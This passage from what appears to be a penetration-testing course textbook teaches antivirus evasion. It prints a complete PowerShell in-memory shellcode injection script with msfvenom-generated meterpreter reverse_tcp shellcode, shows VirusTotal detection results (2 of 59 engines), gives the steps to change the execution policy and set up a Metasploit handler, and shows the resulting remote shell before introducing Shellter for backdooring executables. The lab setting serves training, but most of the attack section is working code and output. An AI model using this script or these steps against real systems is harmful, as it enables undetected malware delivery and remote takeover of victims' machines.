<sup>419</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>

<sup>420</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

<sup>421</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createthread>

<sup>422</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrary>

<sup>423</sup> (Andrea Fortuna, 2017), <https://www.andreafortuna.org/2017/12/08/what-is-reflective-dll-injection-and-how-can-be-detected/>

can handle this either. Attackers who choose to use this technique must write their own version of the API that does not rely on a disk-based DLL.

#### 17.3.2.3 Process Hollowing

When using process hollowing<sup>424</sup> to bypass antivirus software, attackers first launch a non-malicious process in a suspended state. Once launched, the image of the process is removed from memory and replaced with a malicious executable image. Finally, the process is then resumed and malicious code is executed instead of the legitimate process.

#### 17.3.2.4 Inline hooking

As the name suggests, this technique involves modifying memory and introducing a hook (instructions that redirect the code execution) into a function to point the execution flow to our malicious code. Upon executing our malicious code, the flow will return back to the modified function and resume execution, appearing as if only the original code had executed.

### 17.3.3 AV Evasion: Practical Example

Now that we have a general understanding of the detection techniques used in antivirus software and the relative bypass methods, we can turn our focus to a practical example.

Finding a universal solution to bypass all antivirus products is difficult and time consuming, if not impossible. Considering time limitations during a typical penetration test, it is far more efficient to target the specific antivirus product deployed in the client network.

For the purposes of this module, we will install Avira Free Antivirus Version 15.0.34.16 on our Windows 10 client. The Avira installer can be found in the `C:\Tools\antivirus_evasion\` directory. Once installed, we can check its configuration by searching for "Start Avira Antivirus" in the Windows 10 search bar:

<sup>424</sup> (Mantvydas Baranauskas, 2019), <https://ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations>




Figure 264: Searching for Start Avira Antivirus in the search bar.

Launching this application will display the Avira Control Center where we can verify if the *Real-Time Protection* feature is enabled and if not, we can manually enable it:




Figure 265: Avira Control Center.

As a first step, we should verify that the antivirus product is working as intended. We will use the meterpreter payload we generated earlier and scan it with Avira.

After transferring the malicious PE to our Windows client, we will attempt to run the binary and observe the results.

```
C:\Users\offsec\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 56B9-BB74

Directory of C:\Users\offsec\Desktop

02/26/2018  10:20 AM    <DIR>          .
02/26/2018  10:20 AM    <DIR>          ..
02/26/2018  06:16 AM           73,802 binary.exe
02/26/2018  05:55 AM           799 Windows 10 Update Assistant.lnk
              3 File(s)        75,647 bytes
              3 Dir(s)   4,521,566,208 bytes free
```

```
C:\Users\offsec\Desktop> binary.exe
The system cannot execute the specified program.
```

*Listing 495 - Avira is blocking the execution of the malicious PE.*

In this case, we are presented with an error message indicating that the system cannot execute our file. Immediately afterwards, Avira displays a popup notification informing us that the file was flagged as malicious and was quarantined.




Figure 266: Avira Free Antivirus popup.

### 17.3.3.1 PowerShell In-Memory Injection

Depending on our target environment and how restricted it is, we might be able to bypass antivirus products with the help of PowerShell.<sup>425</sup>

<sup>425</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/powershell/scripting/getting-started/getting-started-with-windows-powershell?view=powershell-6>

In the following example, we will use a technique similar to the one described in the Remote Process Memory Injection section. The main difference lies in the fact that we will target the currently executing process, which in our case will be the PowerShell interpreter.

A very powerful feature of PowerShell is its ability to interact with the Windows API.<sup>426</sup> This allows us to implement the in-memory injection process in a PowerShell script. One of the main benefits of executing a script rather than a PE is the fact that it is difficult for antivirus manufacturers to determine if the script is malicious or not as it's run inside an interpreter and the script itself isn't executable code. Nevertheless, please keep in mind that some AV products are better than others and handle malicious script detection with more success.<sup>427</sup>

Furthermore, even if the script is marked as malicious, it can easily be altered. Antivirus software will often look at variable names, comments, and logic, all of which can be changed without the need to re-compile anything.

In the listing below, we see a basic template script that performs in-memory injection:

```
$code = '  
[DllImport("kernel32.dll")]  
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint  
flAllocationType, uint flProtect);  
  
[DllImport("kernel32.dll")]  
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,  
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);  
  
[DllImport("msvcrt.dll")]  
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';  
  
$winFunc =  
    Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;  
  
[Byte[]];  
[Byte[]]$sc = <place your shellcode here>;  
  
$size = 0x1000;  
  
if ($sc.Length -gt 0x1000) {$size = $sc.Length};  
  
$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);  
  
for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32())+$i),  
$sc[$i], 1)};  
  
$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-Sleep 60 };
```

Listing 496 - In-memory payload injection script for PowerShell

<sup>426</sup> (Matt Graeber, 2013), <https://blogs.technet.microsoft.com/heyscriptingguy/2013/06/25/use-powershell-to-interact-with-the-windows-api-part-1/>

<sup>427</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>

The script starts by importing `VirtualAlloc`<sup>428</sup> and `CreateThread`<sup>429</sup> from `kernel32.dll` as well as `memset` from `msvcrt.dll`. These functions will allow us to allocate memory, create an execution thread, and write arbitrary data to the allocated memory, respectively. Once again, notice that we are allocating the memory and executing a new thread in the current process (`powershell.exe`), rather than a remote one.

---

```
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);'
```

---

Listing 497 - Importing Windows APIs in PowerShell

The script then allocates a block of memory using `VirtualAlloc`, takes each byte of the payload stored in the `$sc` byte array, and writes it to our newly allocated memory block using `memset`:

---

```
[Byte[]]$sc = <place your shellcode here>

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i),
$sc[$i], 1)};
```

---

Listing 498 - Memory allocation and payload writing using Windows APIs in PowerShell

As a final step, our in-memory written payload is executed in a separate thread using `CreateThread`.

---

```
$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-Sleep 60 };
```

---

Listing 499 - Calling the payload using CreateThread

Missing from our script is the payload of our choice, which can be generated using `msfvenom`. We are going to keep the payload identical to the one used in previous tests for consistency:

---

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f
powershell
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of powershell file: 1627 bytes
[Byte[]] $buf =
```

---

<sup>428</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>

<sup>429</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread>

```
0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,
0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x2,0x2
c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0
x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49,0x18,0xe3,0x3a
,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x38,0xe0,0x75,0xf
6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,0x66,0x8b,0xc,0x
4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0
x59,0x5a,0x51,0xff,0xe0,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x0,0x0
,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,0x90,0x1,0x0,0x0
,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x68,0xac,0x10,0x74,0x
8b,0x68,0x2,0x0,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x
85,0xc0,0x74,0xa,0xff,0x4e,0x8,0x75,0xec,0xe8,0x61,0x0,0x0,0x6a,0x0,0x6a,0x4,0x56,
0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x6
8,0x0,0x10,0x0,0x0,0x56,0x6a,0x0,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x0
,0x56,0x53,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x22,0x58,0x68,0x
0,0x40,0x0,0x0,0x6a,0x0,0x50,0x68,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x68,0x75,0x6e,0x4d
,0x61,0xff,0xd5,0x5e,0x5e,0xc,0x24,0xe9,0x71,0xff,0xff,0x1,0xc3,0x29,0xc6,0x
75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x0,0x53,0xff,0xd5
```

Listing 500 - Generating a PowerShell compatible payload using msfvenom

The resulting output can be copied to the final script after renaming the \$buf variable from msfvenom \$sc, as required by the script. Our complete script looks like the following:

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -
passthru;

[Byte[]];
[Byte[]] $sc =
0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,
0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x2,0x2
c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0
x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49,0x18,0xe3,0x3a
,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x38,0xe0,0x75,0xf
6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,0x66,0x8b,0xc,0x
4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0
x59,0x5a,0x51,0xff,0xe0,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x0,0x0
,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,0x90,0x1,0x0,0x0
,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x68,0xac,0x10,0x74,0x
8b,0x68,0x2,0x0,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x
85,0xc0,0x74,0xa,0xff,0x4e,0x8,0x75,0xec,0xe8,0x61,0x0,0x0,0x6a,0x0,0x6a,0x4,0x56,
0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x6
```

```
8,0x0,0x10,0x0,0x0,0x56,0x6a,0x0,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x0
,0x56,0x53,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x22,0x58,0x68,0x
0,0x40,0x0,0x0,0x6a,0x0,0x50,0x68,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x68,0x75,0x6e,0x4d
,0x61,0xff,0xd5,0x5e,0x5e,0xff,0xc,0x24,0xe9,0x71,0xff,0xff,0xff,0x1,0xc3,0x29,0xc6,0x
75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x0,0x53,0xff,0xd5;
```

```
$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};


$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i),
$sc[$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-Sleep 60 };
```

Listing 501 - Final script for in-memory injection

According to the results of the VirusTotal scan, only 2 of the 59 AV products detected our script. This is quite promising.



The screenshot shows the VirusTotal analysis interface. At the top, it says "2 engines detected this file". Below that, there's a file icon and some metadata: SHA-256: 328f2ae5de9d3bdf828a07bc9e8a182e47026e251020f8639e4c2a3c7fb7b676; File name: test.ps1; File size: 2.4 KB; Last analysis: 2018-02-27 13:09:49 UTC. A red circle with "2 / 59" is visible. Below this is a table of detections:

|               | Detection   | Details               | Community  |
|---------------|---|-----------------------|--|
| Ikarus        | <span style="color:red;">⚠️</span> Trojan.PowerShell.Rozena | Sophos AV             | <span style="color:red;">⚠️</span> Troj/PSInject-A |
| Ad-Aware      | <span style="color:green;">✓</span> Clean                   | AegisLab              | <span style="color:green;">✓</span> Clean          |
| AhnLab-V3     | <span style="color:green;">✓</span> Clean                   | ALYac                 | <span style="color:green;">✓</span> Clean          |
| Antiy-AVL     | <span style="color:green;">✓</span> Clean                   | Arcabit               | <span style="color:green;">✓</span> Clean          |
| Avast         | <span style="color:green;">✓</span> Clean                   | Avast Mobile Security | <span style="color:green;">✓</span> Clean          |
| AVG           | <span style="color:green;">✓</span> Clean                   | Avira                 | <span style="color:green;">✓</span> Clean          |
| AVware        | <span style="color:green;">✓</span> Clean                   | Baidu                 | <span style="color:green;">✓</span> Clean          |
| BitDefender   | <span style="color:green;">✓</span> Clean                   | Bkav                  | <span style="color:green;">✓</span> Clean          |
| CAT-QuickHeal | <span style="color:green;">✓</span> Clean                   | ClamAV                | <span style="color:green;">✓</span> Clean          |
| CMC           | <span style="color:green;">✓</span> Clean                   | Comodo                | <span style="color:green;">✓</span> Clean          |

Figure 267: VirusTotal results for in-memory injection in PowerShell

Furthermore, a scan of our script by the Avira AV engine on our Windows machine shows that it is not detected as malicious:




Figure 268: Avira scan on our malicious PowerShell script

Unfortunately, when we attempt to run our malicious script, we are presented with an error that references the *Execution Policies* of our system, which appear to prevent our script from running:

```
C:\Users\offsec\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 56B9-BB74

Directory of C:\Users\offsec\Desktop

02/27/2018  05:16 AM    <DIR>      .
02/27/2018  05:16 AM    <DIR>      ..
02/27/2018  05:09 AM            2,454 av_test.ps1
02/26/2018  05:55 AM            799 Windows 10 Update Assistant.lnk
                  3 File(s)       4,299 bytes
                  3 Dir(s)   5,306,019,840 bytes free

C:\Users\offsec\Desktop> powershell .\av_test.ps1
.\av_test.ps1 : File C:\Users\offsec\Desktop\av_test.ps1 cannot be loaded because
running scripts is disabled on this
system. For more information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ ./av_test.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

*Listing 502 - Attempting to run the script and encountering the Execution Policies error*

A quick look at the Microsoft documentation on PowerShell execution policies (linked in the error message) shows that these policies are set on a per-user rather than per-system basis.

---

Keep in mind that much like anything in Windows, the PowerShell Execution Policy settings can be dictated by one or more Active Directory GPOs.<sup>430</sup> In those cases it may be necessary to look for additional bypass vectors.

---

Let's attempt to view and change the policy for our current user. Please note that in this instance we have chosen to change the policy rather than bypass it on a per-script basis, which can be achieved by using the **-ExecutionPolicy Bypass** flag for each script when it is run.

```
C:\Users\offsec\Desktop> powershell  
Windows PowerShell  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
  
PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser  
Undefined  
  
PS C:\Users\offsec\Desktop> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser  
  
PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser  
Unrestricted
```

*Listing 503 - Changing the ExecutionPolicy for our current user*

The listing above shows that we have successfully changed the policy for our current user to **Unrestricted**. We will cover metasploit in a future module, but to show operation of this attack, we will run the following commands which will be explained in more detail in chapter 22. Before executing our script, we will start a meterpreter handler on our Kali attacker machine to interact with our shell:

```
kali@kali:~$ msfconsole  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 10.11.0.4  
msf exploit(multi/handler) > show options  
  
Module options (exploit/multi/handler):  
  
Name  Current Setting  Required  Description  
----  -----  -----  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
Name  Current Setting  Required  Description  
----  -----  -----  
EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, proces  
LHOST   10.11.0.4      yes       The listen address  
LPORT   4444           yes       The listen port
```

---

<sup>430</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects>

Exploit target:

```
Id  Name  
--  --  
0  Wildcard Target
```

```
msf exploit(multi/handler) > exploit
```

---

```
[*] Started reverse TCP handler on 10.11.0.4:4444
```

*Listing 504 - Setting up a handler to interact with our meterpreter shell*

Now we will try to launch the PowerShell script:

---

```
PS C:\Users\admin\Desktop> .\av_test.ps1
```

| IsPublic  | IsSerial | Name   | BaseType     |
|-----------|----------|--------|--------------|
| True      | True     | Byte[] | System.Array |
| 139591680 |          |        |              |
| 139591681 |          |        |              |
| 139591682 |          |        |              |
| 139591683 |          |        |              |
| 139591684 |          |        |              |
| 139591685 |          |        |              |
| 139591686 |          |        |              |
| 139591687 |          |        |              |
| 139591688 |          |        |              |
| 139591689 |          |        |              |
| 139591690 |          |        |              |
| 139591691 |          |        |              |
| 139591692 |          |        |              |
| 139591693 |          |        |              |
| 139591694 |          |        |              |
| 139591695 |          |        |              |
| 139591696 |          |        |              |
| 139591697 |          |        |              |
| ....      |          |        |              |

---

*Listing 505 - Running the PowerShell script*

The script executes without any problems and we receive a Meterpreter shell on our attack machine:

---

```
[*] Sending stage (179779 bytes) to 10.11.0.22  
[*] Meterpreter session 1 opened (10.11.0.4:4444 -> 10.11.0.22:49546)
```

```
meterpreter > getuid  
Server username: CLIENT251\offsec
```

---

*Listing 506 - Receiving a meterpreter shell on our attacking machine*

This means we have effectively evaded Avira detection on our target.

In mature organizations, various machine learning<sup>431</sup> software can be implemented that will try to analyze the contents of the scripts that are run on the system. Depending on the configuration of these systems and what they consider harmful, scripts such as the above may need to be altered or adapted for the target environment.

### 17.3.3.2 Exercises

1. Review the code from the PowerShell script and ensure that you have a basic understanding of how it works.
2. Get a meterpreter shell back to your Kali Linux machine using PowerShell.
3. Attempt to get a reverse shell using a PowerShell one-liner rather than a script.<sup>432</sup>

### 17.3.3.3 Shellter

Shellter<sup>433</sup> is a dynamic shellcode injection tool and one of the most popular free tools capable of bypassing antivirus software. It uses a number of novel and advanced techniques to essentially backdoor a valid and non-malicious executable file with a malicious shellcode payload.

While the details of the techniques Shellter uses are beyond the scope of this module, it essentially performs a thorough analysis of the target PE file and the execution paths. It then determines where it can inject our shellcode, without relying on traditional injection techniques that are easily caught by AV engines. Those include changing of PE file section permissions, creating new sections, and so on.

Finally, Shellter attempts to use the existing PE Import Address Table (IAT)<sup>434</sup> entries to locate functions that will be used for the memory allocation, transfer, and execution of our payload.

With a little bit of theory behind us, let's attempt to bypass our current antivirus software using Shellter. We can install Shellter in Kali using **apt**:

```
kali@kali:~$ apt-cache search shellter
shellter - Dynamic shellcode injection tool and dynamic PE infector

kali@kali:~$ sudo apt install shellter
```

Listing 507 - Installing shellter in Kali Linux

Since Shellter is designed to be run on Windows operating systems, we will also install **wine**,<sup>435</sup> a compatibility layer capable of running win32 applications on several POSIX-compliant operating systems.

```
kali@kali:~$ apt install wine
```

Listing 508 - Installing wine in Kali Linux

<sup>431</sup> (Microsoft, 2109), <https://www.microsoft.com/security/blog/2019/09/03/deep-learning-rises-new-methods-for-detecting-malicious-powershell/>

<sup>432</sup> (darkoperator, 2012), [https://github.com/darkoperator/powershell\\_scripts/blob/master/ps\\_encoder.py](https://github.com/darkoperator/powershell_scripts/blob/master/ps_encoder.py)

<sup>433</sup> (Shellter, 2019), <https://www.shellterproject.com>

<sup>434</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Portable\\_Executable#import\\_Table](https://en.wikipedia.org/wiki/Portable_Executable#import_Table)

<sup>435</sup> <https://www.winehq.org/>

Once everything is installed, running **shellter** in a terminal will provide us with a new console running under wine.




Figure 269: Initial shellter console.

Shellter can run in either *Auto* or *Manual* mode. In *Manual* mode, the tool will launch the PE we want to use for injection and allow us to manipulate it on a more granular level. We can use this mode to highly customize the injection process in case the automatically selected options fail.

